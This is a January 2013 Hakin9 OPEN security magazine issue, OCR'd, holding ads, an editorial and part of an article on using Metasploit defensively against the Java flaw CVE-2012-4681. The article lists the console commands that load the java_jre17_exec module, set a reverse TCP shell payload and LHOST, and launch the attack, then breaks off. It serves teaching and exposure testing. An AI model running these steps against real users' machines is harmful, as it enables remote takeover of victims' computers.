
Hakin9 OPEN



HOW TO USE METASPLOIT FOR SECURITY DEFENSE

50+ PAGES

HOW TO USE SOCAT AND WIRESHARK FOR PRACTICAL SSL PROTOCOL REVERSE ENGINEERING

HOW TO BUILD A FRAMEWORK FOR ORGANIZATION ORIENTED SOCIAL NETWORKING

Vol.1 No.1
Issue 1/2013 (1) January ISSN: 1733-7186

PLUS

MOBILE SECURITY BY HP EXPERT
INTERVIEW WITH ASEEM JAKHAR – THE FOUNDER OF NULLCON SECURITY CONFERENCE

HIGH-TECH BRIDGE®

INFORMATION SECURITY SOLUTIONS

www.htbridge.ch

ORIGINAL SWISS ETHICAL HACKING

Digital Forensics

Malware Analysis

Penetration Testing

Source Code Review

Security Audit & Consulting

GENEVA WORLD TRADE CENTER II T. +41 22 723 24 24 F. +41 22 788 35 71 info@htbridge.ch

Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: *in-depth* **HDD diagnostics**, **firmware recovery**, **HDD duplication**, and **file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch

Atola TECHNOLOGY

Visit atola.com for details

HAKIN9 team

Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Editors: Kinga Leonarczyk, Krzysztof Samborski, Ewa Duranc, Jakub Walczak, Estera Godlewska
editors@hakin9.org

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Hakin9 Readers,

This month we publish Hakin9 OPEN for the first time. Please have a look at this new-born issue which we want to be a free of charge periodical supporting Hakin9, Hakin9 Extra, Hakin9 On-Demand and Hakin9 Exploiting Software. The idea of creating this additional issue is to present how wide is the scope of practical knowledge from IT security field covered in Hakin9 Issues. We want to show the advantages of reading them to those who are not our regular readers yet.

Inside this issue you will find the best articles on leading topics included in the forthcoming Hakin9 Magazines. We have prepared a set of interesting articles provided by experts.

Shane R. Spencer, the specialist in IT administration and programming, writes about the usage of Socat and Wireshark for practical SSL protocol reverse engineering.

Justin C. Klein Keane, an information security specialist working at the University of Pennsylvania, describes how to use Metasploit for security defense.

Stefano Braghin shows how to build a framework for organization-oriented social networking.

Mark Painter – HP expert- writes about secure data transmission standards.

Ewa Duranc, Hakin9 Editor, will introduce you to Aseem Jakhar – the Founder of Nullcon Security Conference, in the interview concerning the incoming event.

Hakin9 OPEN editorial team would like to give special thanks to the authors, betatesters and proofreaders.

We hope that you will enjoy reading the issue!

Hakin9 Team

HAKIN9 EXPLOITNG SOFTWARE

HAKIN9

HAKIN9 EXTRA

HAKIN9 ONDEMAND

Hakin9 in 2012.

Accomplishments and statistics

Dear Hakin9 Readers,

2012 is nearly over. As usual, we have prepared something extraordinary for you. Some of you are new to our magazine and some are with us for months, even years. The end of the world approaches rapidly, so we decided that in exchange for your unmeasurable support, you deserve to know the best kept secret of the globe – how Hakin9 works. Let us tell you our story which should give you an insight into what we have been through this year.

As for the first order of business, we shall discuss the statistics. This should help you visualize our work at the magazine and understand the process we have to undergo in order to meet your expectations.

Run forest, run!

This year, we have published total of 49 Hakin9 issues – 3442 pages.

Although most of you are familiar with mathematics, I suppose you may not imagine the extent of what we are dealing with here. Let us portray it to you. 3442 pages equals 204,73 m^2 of paper – this means that our articles could cover the floors of a large house. Can you imagine tripping over your child's toys and accidentally discovering the way to hack your BIOS password? Or fainting and waking up to learn how to solve the "attribution problem?" In such a situation, the popular proverb "you learn something new everyday" takes on a completely new meaning.

Let us weigh in on an another measure. All the issues we published in 2012 put on the scale would show 137,12 pounds (51,18 kilos) – this is how heavy (or light) would your average girlfriend be. Have you ever thought of what would be the best thing in the world? We believe that a partner made of your passion would have significant chances in winning such a contest.

Although, we are sorry, but we have to shatter your dreams – Hakin9 nowadays is released only

digitally. Unfortunately, you will have to find a real girlfriend :-). Nevertheless, we consider that fact our advantage. Even though you will not be able to wear Hakin9 on your soles, you can put your finger on it – on your smartphone or Kindle. This way, you can kill the time in long lines, during a layover at the airport, or in the mall while your wife is shopping for new shoes, at the same time learning many useful things.

Moreover, the path we chose helps to restore the environment. Throughout the year, our subscribers base escalated 10 times – from slightly over 200 to 2000 readers. If all these pages were to be published in print, we would have to use almost 500 trees, which equals over 27 600 ft^2. Thanks to you, we have saved an impressive park!

Although we also miss the paper version of Hakin9, we have to greatly thank you for your interest in our digital magazines. You have helped to make the world a better place. We have to cherish it for it is the only one we have at the moment. You deserve a loud round of applause for not being discouraged. The forests are a bit safer now thanks to you.

Power in numbers

As you are well aware, we are the number 1 IT security publication in the world. But to achieve such a status, it takes much more than this dignified single digit.

This year, in order to give you the materials you had a chance to read, we were working over 250 days, which equals more than 2000 hours for each employee. These few pages you go through in a couple of hours on a monthly basis, have cost our experts almost a 1000 weeks to prepare. Our beta testers and proofreaders have spent a similar amount of time making sure that you will enjoy your reading. Finally, our graphic devoted 3000 hours designing the layout to appeal to your eyes. As you can see, a great amount of our lives was sacrificed to satisfying your needs.

During our fight for your right to hack better, we have also suffered losses. As you may guess, our main weapon is the computer. Just like in every war, the equipment is exploited heavily and put through extreme situations. You may be sure that we have pushed our PCs to their absolute limits. We have overheated our processors, filled the hard drives, overused internet connection transfers, etc. Most of our inventory have survived, although we cannot deny there were casualties – 10 computer mice have passed away during the harsh battles for knowledge. Let them rest in peace. Finally, our battle cry – "HACKING", has been used over 5 million times. Some of us (including one of the authors of this article) suffered severe throat damages due to that fact.

Where would we be...

...if it wasn't for you? Probably we would grow beards and stand in long cues for our welfare check. Or maybe in the psychiatrists' offices whining on how we are useless. As long as we have our precious readers, we have a purpose. We owe you a huge THANK YOU. Everything we do, we do with you in our minds. We are grateful for every comment and opinion, either positive or negative. We have analyzed every sign of your discontent and every time we were even more motivated to increase the quality of our product. Every word from you lets us improve Hakin9 and brings us closer to the ideal shape of our magazine, or shall we say – your magazine. Thank you Hakin9 fans for your invaluable support and contribution. We owe you one.

Hakin9 Team

How to Use Metasploit

for Security Defense

If you've ever taken any training about penetration testing, or read almost any book or online article about the trade, you've heard of Metasploit. Years ago, before penetration testing was a recognized professional field, exploiting a vulnerability was often an extremely onerous task.

Identifying a vulnerability might be as easy as fingerprinting a system then searching public mailing lists, but finding exploit code was often difficult. In many cases, researchers would release "proof of concept" exploit code that demonstrated a vulnerability, but did little more than launch the calc.exe program or other harmless activity. Furthermore, exploit code was often unreliable and required specific environments to build and compile. Thus, a vulnerability tester had to fingerprint systems, hunt across the internet and mailing lists for exploit code, create systems upon which to build and compile the code, then execute the code against target systems, and, with fingers crossed and baited breath, hope that the exploit worked.

The situation was frustrating, and untenable for a professional class of penetration testers who wanted reliable, easy to access, exploit code to use professionally. Thus, Metasploit was born, as a framework to support standardized, tested exploit code. With Metasploit, exploit code could be packaged into "modules" in order to ensure they would work with the framework. Users of Metasploit only needed to ensure that Metasploit itself would run on a system, and exploits could be crafted for Metasploit, rather than having to rely on a testing lab full of machines of various architectures running several different operating systems in order to compile exploit code successfully. With Metasploit, testers could turn to a trusted tool and have confidence that modules included in the framework would work as advertised.

Metasploit for Defense

Metasploit has long since become the industry standard for offensive security and penetration testing. It is robust, flexible, and reliable, all of which make it a favorite among practitioners. Using Metasploit for defensive tasks may seem a little counter intuitive. Why would a network security engineer, say, be interested in an attack tool? There are many good answers to these queries. In this article I'll propose rather timely example. Recently, Oracle's Java implementation was demonstrated to have a vulnerability that allowed anyone using a web browser to be compromised, remotely, simply by viewing a web page (CVE-2012-4681). This vulnerability allowed a maliciously crafted Java applet to compromise the Java Virtual Machine (JVM) on client machines, and execute arbitrary code as the currently logged on user. This was extremely damaging, because at the time the vulnerability became public, there was no supported fix from Oracle (the flaw was a 0-day, that is a vulnerability for which no fix exists). This meant that any attacker leveraging the exploit could take over a victim machine and there was little defenders could do. In short order a Metasploit module was released.

As expected, there was much wailing and gnashing of teeth amongst network security defense professionals. When new vulnerabilities become public the first thing organizations usually want to measure is their own level of exposure. Without specific detail it is difficult to justify expense to

remediate a problem. For instance, with the Java vulnerability, would it be worth the effort to craft intrusion detection alerts so that security staff were notified whenever a Java malicious applet was accessed, and if so how would one determine how to write such a rule. Similarly an organization might want to decide if they needed to turn off Java in all web browsers, and how that effort would measure against the potential risk.

Knowing the level of exposure and being able to concretely address concerns from management about a particular risk is an extremely difficult task for most defenders. Tools like Metasploit allow defenders to test exploits against their current system builds and answer these questions. By using a tool that allows defenders to actively gauge the effectiveness of countermeasures, the likelihood of exploit success, and the impact of such an exploit can help organizations craft measured, effective responses to vulnerability announcements like CVE-2012-4681.

Getting Started with Metasploit

Metasploit is a rather large and complex software program. It contains a number of tools and can be extremely intimidating for a beginner. It is not a tool that is inviting to the casual user in order to develop familiarity. Rather, operators must understand Metasploit, its proper use, capabilities, and limitations, in order to get maximum value from the framework.

Getting started with Metasploit begins with downloading the latest version of the framework from Metasploit.com. There are two versions available, a free and a commercial version. Metasploit was completely free and open source until it was acquired by Rapid7, which then began offering a commercial version of the tool with extended capabilities and support. The free version remains the flagship, however, so there is no need to fear that using the free version will somehow hamper testing capabilities. The commercial version includes extra features for enterprises, so if you plan to use Metasploit on any sort of regular basis it is worth investigating.

Architecture

Metasploit is a complete framework, programmed in Ruby. Don't' worry if you don't know how to program, or how to code in Ruby, the framework takes care of most of the common tasks most testers would be interested in.

Metasploit includes a number of additional tools in addition to the framework itself. You'll notice if you look in the install directory that there are complete versions of Java, Ruby, and PostgreSQL as well as Metasploit. These technologies support the framework and the various tools that come with Metasploit. Most of this should occur behind the scenes.

Installation

The Metasploit download is fairly straightforward. You can install Metasploit on Windows or Linux, or even use it in a pre-configured environment such as on the BackTrack Linux distribution. For the purposes of this article we'll explore installation of Metasploit on a Windows XP system as a sort of lowest common denominator. However, using the tools in Metasploit that require integration with separate technologies (such as Java or PostgreSQL) may be easier with a preconfigured distribution.

To get started point a browser at the Metasploit website (*http://www.metasploit.com*), navigate to the download section, and choose the version of Metasploit that fits your operating system (Figure 1).

Once the download is complete be aware that you may get a number of warnings about Metasploit from your browser, operating system, and/or anti-virus software. Metasploit contains exploit code, by definition it is hostile, so your machine is right to identify this code as malicious. If you don't get any warnings that is likely an indication that your computer's defenses may need a little attention (Figure 2).

Open the downloaded installer and run it on your machine. You may need to add an exception to your anti-virus software to exclude the Metasploit installa-




Figure 1. *The Metasploit download site*




Figure 2. *Installation warning of exploits*

tion directory (C:\metasploit) in order for the install to complete. Similarly, you may get warnings that your machines firewall could interfere with the operation of Metasploit. This is mainly due to the fact that many Metasploit payloads require that targets be able to connect back to your machine. Careful manipulation of your firewall to allow these ports is a wiser approach than disabling the firewall entirely, but be aware that this could cause issues. Once you have stepped through any warnings begin the installer. Installation will require you to accept the license agreement, decide on an installation directory, choose an SSL port on which to serve Metasploit, decide on a name for the server and the server's certificate validation timespan. In most cases the default options for the installation are sufficient (Figure 3).

Up and Running

There are several common ways to interact with the framework, all included in the install. The first is the console, which you can find under Start -> Metasploit -> Metasploit Console. This is the command line tool that you use to interact with the framework. The other two common ways to connect are Armitage, which is a Java based GUI tool for using Metasploit, MSFGUI, and the Web UI. I have found that the console is by far the most direct, efficient, and reliable way to interact with Metasploit. In fact, some exploits that seem to work perfectly in the console have not functioned properly when started from the Web UI (such as the Java CVE-2012-4681 exploit) (Figure 4).

Once installed, Metasploit can be utilized in a number of ways. The most direct way to interact with Metasploit is via the command line, using the msfconsole. The console can be intimidating for novice users, but it exposes all of the power and capabilities of the Metasploit framework, so it is worth exploring in order to develop proficiency.

Getting Started

Getting started with the Metasploit Console can be somewhat perplexing. There is no easy way to navigate other than by using text based commands and some commands are extremely clunky (for instance, some commands might produce a large volume of output that will flash by the screen, but the scroll history of the Console won't let you scroll up and actually see all the output). Despite these shortcomings, the full power and flexibility of Metsaploit is available from the Console, so developing proficiency is time well spent. It is worth being aware that this may take some investment, however, to avoid initial frustration and fatigue with the tool.

Before you get started with the Console it is important to make sure that you update Metasploit so that you're using the latest version of the framework with the newest exploits. The installer download-




Figure 3. *Metasploit installing*




Figure 4. *The Metasploit console*




Figure 5. *Metasploit update downloads new modules*

ed from the website may not include recently released exploit modules. The update program can be found under Start -> Metasploit -> Framework -> Framework Update. This will open a console window and check for the newest version of the software (Figure 5).

Once you're sure your version of the framework is up to date you can get started with the Console. The first command that you should learn in the Console is the 'help' command. This will list out all of the commands that you can use in the console. There are quite a number of commands. To get more information about a command you can type 'help' followed by the command you're interested in (such as 'help banner') (Figure 6).

To find exploits you'll need to utilize the 'search' command. To list all the exploit modules in Metasploit you can simply type 'show', but as mentioned before, this is of little use since the Console will display far too many modules for the interface to actually display. Instead, try using the 'search' command and searching for Java vulnerabilities by typing 'search java'. You'll notice that even just searching for this one phrase lists quite a number of results.

When searching for Java modules one also quickly notices that there are different types of modules listed – auxiliary, exploit, and payload. We'll be interested in the exploit modules in order to craft a malicious Java applet, and the payload modules to craft our malware payload that will execute whenever a vulnerable machine accesses the applet. To search for exploits specific to the vulnerability we want to test type 'search cve:2012-4681'. Alternatively you can use the Metasploit website to search for exploits and find useful descriptions, including usage documentation at *http://www.metasploit.com/modules* (Figure 7).




Figure 6. *Metasploit Console help command*

Crafting the Exploit

To begin building our exploit we'll have to tell Metasploit which module to use. To do this simply type 'use' followed by the name of the exploit (remember, you can type 'help use' to get an example of how to execute the 'use' command). In this case we'll type in 'use exploit/multi/browser/java_jre17_exec' in order to start using the exploit. You'll notice that the Console prompt changes so that you know which exploit you're using (Figure 8).

Now that we're using the desired exploit we have to provide instructions for Metasploit to craft our malicious payload. So far Metasploit knows we want to use the Java 1.7 vulnerability to craft an exploit, but once Metasploit takes advantage of the vulnerability it needs to understand what instructions we want to execute on the victim computer. For this example, we will create a payload that spawns a reverse shell. A reverse shell is a command prompt that we can access locally, but which actually executes commands on the target system. We can choose a number of payloads that we can explore using the 'show payloads' command.

To select the payload type in 'set PAYLOAD java/shell/reverse_tcp' and hit enter. This will set up a payload in the applet that will execute and "shovel" a shell over TCP back to our machine. In order for the payload to work we need to tell Metasploit the IP address of the machine to connect back to. To do this type in 'set LHOST [ip_address]' where [ip_address] is the IP of your machine. Once this information is entered we're ready to begin. Simply type in 'exploit' to start the exploit (which spawns a web server listening at a specific URL detailed




Figure 7. *Using the Metasploit Console search command*

